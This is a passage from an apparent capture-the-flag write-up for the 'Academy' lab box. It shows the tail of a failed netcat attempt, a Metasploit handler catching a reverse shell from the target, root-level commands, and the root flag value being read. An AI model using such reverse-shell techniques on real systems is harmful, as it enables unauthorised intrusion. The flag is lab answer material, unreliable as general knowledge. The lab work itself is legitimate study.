  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   174  100   174    0     0   1035      0 --:--:-- --:--:-- --:--:--  1029
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]]           [destination] [port]
```

SCREENSHOT EVIDENCE OF SHELL

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.83:1338
[*] Command shell session 3 opened (10.10.14.83:1338 → 10.129.53.84:43056) at 2020-11-30 16:49:34 -0500



root@academy:/home/mrb3n# id
id
uid=0(root) gid=0(root) groups=0(root)
root@academy:/home/mrb3n# hostname
hostname
academy
root@academy:/home/mrb3n# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:ee:09 brd ff:ff:ff:ff:ff:ff
    inet 10.129.53.84/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 417sec preferred_lft 417sec
    inet6 dead:beef::250:56ff:feb9:ee09/64 scope global dynamic mngtmpaddr
       valid_lft 86244sec preferred_lft 14244sec
    inet6 fe80::250:56ff:feb9:ee09/64 scope link
       valid_lft forever preferred_lft forever
```

I was then able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
f1de760bbefe6003ed61880707cef361
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
root@academy:/home/mrb3n# cat /root/root.txt
cat /root/root.txt
f1de760bbefe6003ed61880707cef361
```

ROOT FLAG: f1de760bbefe6003ed61880707cef361